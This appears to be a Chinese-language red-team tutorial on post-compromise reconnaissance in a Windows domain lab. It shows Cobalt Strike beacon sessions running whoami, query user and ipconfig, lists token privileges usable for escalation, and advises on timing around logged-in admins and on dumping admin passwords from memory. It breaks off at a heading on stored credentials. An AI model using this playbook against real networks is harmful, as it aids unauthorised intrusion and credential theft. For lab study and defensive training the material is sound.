
针对当前机器 及 当前所在域的 用户及用户组 的基础信息搜集

0x01 检查当前 shell 权限

作为习惯性的第一步,一上来先检查下当前 shell 的权限属性和机器名,**权限直接决定了我们后续能在目标系统里执行什么样的操作,能看到目标系统中的哪些东西**,比如,是否需要提权,另外,用户的 **sid** 和 **rid** 在后面的某些环节中我们也都可能会用的到,而机器名则可大致告诉我们当前机器是干什么用的 [对于**内网中全部是随机机器名的那种目标咱们暂不考虑,一般情况下,根据机器名大概都能知道这台机器是干啥的**]

```
# whoami /user && whoami /priv
# hostname
```


Cobalt Strike View Attacks Reporting Help

external	internal	user	computer	note	pid	last
192.168.3.101	192.168.3.101	pageweb	WEBSERVER-IIS7		2808	32ms
192.168.3.101	192.168.3.101	Administrator *	WEBSERVER-IIS7		4504	29ms
192.168.3.114	192.168.3.114	lisa	LISA-PC		2348	46ms

Event Log X
Listeners X
Beacon 192.168.3.114@2348 X
Beacon 192.168.3.101@2808 X
Beacon 192.168.3.101@4504 X

```
beacon> shell whoami /user && whoami /priv
[*] Tasked beacon to run: whoami /user && whoami /priv
[+] host called home, sent: 36 bytes
[+] received output:

USER INFORMATION
----------------

User Name           SID
=================== ==============================================================
iis apppool\pageweb S-1-5-82-3232305598-2185470874-1683166112-2972982643-3469471291

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

beacon> shell hostname
[*] Tasked beacon to run: hostname
[+] host called home, sent: 16 bytes
[+] received output:
WebServer-IIS7
```

单对于 windows 而言,我们经常会遇到的权限,无非就这几种,从高到低分别是 **TrustedInstaller**[也是 windows 的最高权限,相当于 linux 中的 root 用户] -> **system** [仅次于的权限] -> **administrator** [正儿八经的系统管理员权限,仅次于 system] -> **user** [在此权限下只能能进行一些常规系统操作,其实也非常低] -> **network**[非常低的网络服务权限],其它的就先不说了,只说我们会最常遇到的,在前面咱们也说过,什么样的系统权限直接决定了你后续能执行什么样的操作,比如,抓取管理员密码 hash[或明文],添加系统管理员账户,修改系统防火墙配置,操作系统服务,注册表,等等...那肯定就需要你至少要有目标系统的管理员权限才行,如果此时,你还只是个非常普通的 network 或者 user 权限,那能在目标系统中看到的东西和能执行的操作必然非常有限


以下是一些可用于提权的漏洞权限,具体的利用,后期提权环节,我们再慢慢说:

```
SeImpersonatePrivilege
SeAssignPrimaryPrivilege
SeTcbPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeCreateTokenPrivilege
SeLoadDriverPrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
```


0x02 查看当前系统管理员最近的登录记录

通过此步骤,我们可以很清晰的看到,当前系统中有没有管理员正在线的[如果看到当前有管理员正在线,那操作的时候就要稍微细心些了],包括,**管理员最近几次的登录时间,闲置时长,会话 id**,以及**会话类型**[**console 暂且可以把它简单理解成从本地登录,rdp-tcp#0 则表示是从远程 rdp 连入的**],通过这些信息除了能帮我们大致了解到目标管理员的出勤规律习惯,也能顺便确认后续能否直接在内存中抓到管理员的明文密码,当然,此命令需要管理权限才能看到所有的用户会话,如果权限太低几乎也是什么都看不见的,具体如下

```
# query user
```



```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are WEBSERVER-IIS7\Administrator (admin)
beacon> shell query user
[*] Tasked beacon to run: query user
[+] host called home, sent: 18 bytes
[+] received output:
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>administrator         console             1  Active      none   10/17/2018 9:01 AM
 webadmin              rdp-tcp#0           2  Active         .   10/17/2018 10:36 AM
```




```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are IIS APPPOOL\pageweb
beacon> shell query user
[*] Tasked beacon to run: query user
[+] host called home, sent: 18 bytes
[+] received output:
No User exists for *
```

0x03 了解当前机器的各种基础网络配置信息

此处我们的主要目的还是想先大致了解如下这些基本信息,当前机器是在"**内网**"[**可以暂且把只有内网 ip 的情况理解为在"内网"**]还是在"**边界**"[**可以暂且把同时拥有内网和公 ip 的情况暂且视为在"边界"**],还有种可能就是,当前的机器只有公网 ip,没有内网 ip,我们一般会把这种称为独立机器,因为我们的主要目的可能更多都集中内网,所以,此处我们只说内网[**常见的几种内网段,相信大家都非常熟悉了,这里照顾到新手,我们不妨再来稍微简单回顾下一些长常见的内网段,A 类[通常是指 10.x.x.x 的段,主要用于大型内网环境],B 类[通常是指 172.16.x.x - 172.32.x.x 的段,办公网环境用的居多],还有就是 C 类[通常是指 192.168.x.x 的段,主要用在小型内网环境中]**],另外还需要了解的是,当前机器是在普通**工作组内网**还是在**域内网**下,如下图所示,很显然就是处在域内网中,如果你发现"Primary Dns Suffix[简单理解就是域前缀]"这个地方是空的,也就是说明当前机器应该在工作组[**默认都属于 workgroup 工作组**]环境下,ok,了解完所处的目标内网环境,后面的事情就简单了,确认当前机器的 ip 地址,掩码[**注意,掩码直接决定了当前机器能访问到的目标网络范围,不一定就是自己想当然的 C 段,实战中务必要看清楚**],网关以及 dns 地址,如果是在域环境下,这个 dns 地址通常都会被直接指向域控,如下,其实,192.168.3.106 这台机器就是我们的域控[DC],注意,实战中这个**主备 dns 地址可能会指向不同的 DC**


```
# ipconfig /all
```



```
beacon> shell ipconfig /all
[*] Tasked beacon to run: ipconfig /all
[+] host called home, sent: 21 bytes
[+] received output:

Windows IP Configuration

   Host Name . . . . . . . . . . . . : WebServer-IIS7
   Primary Dns Suffix  . . . . . . . : rootkit.org
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : Yes
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : rootkit.org

Ethernet adapter Local Area Connection 4:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : TeamViewer VPN Adapter
   Physical Address. . . . . . . . . : 00-FF-EF-71-C5-5F
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #3
   Physical Address. . . . . . . . . : 00-0C-29-2A-B2-9C
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::a5be:e551:769e:30c2%15(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.3.101(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.3.1
   DHCPv6 IAID . . . . . . . . . . . : 369101865
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-21-99-14-D2-00-0C-29-3D-FA-F1
   DNS Servers . . . . . . . . . . . : 192.168.3.106
                                       8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

粗略的了解一些其它的辅助信息

```
# echo %userdomain%,%date%,%time%,%computername%,%username%,%logonserver%,%sessionname%
```




```
beacon> shell echo %userdomain%,%date%,%time%,%computername%,%username%,%logonserver%,%sessionname%
[*] Tasked beacon to run: echo %userdomain%,%date%,%time%,%computername%,%username%,%logonserver%,%sessionname%
[+] host called home, sent: 93 bytes
[+] received output:
ROOTKIT,Wed 10/17/2018, 5:00:23.74,LISA-PC,lisa,\\2008R2-DCSERVER,Console
```


0x04 检查当前机器 windows 密码管理器中存的是否有密码

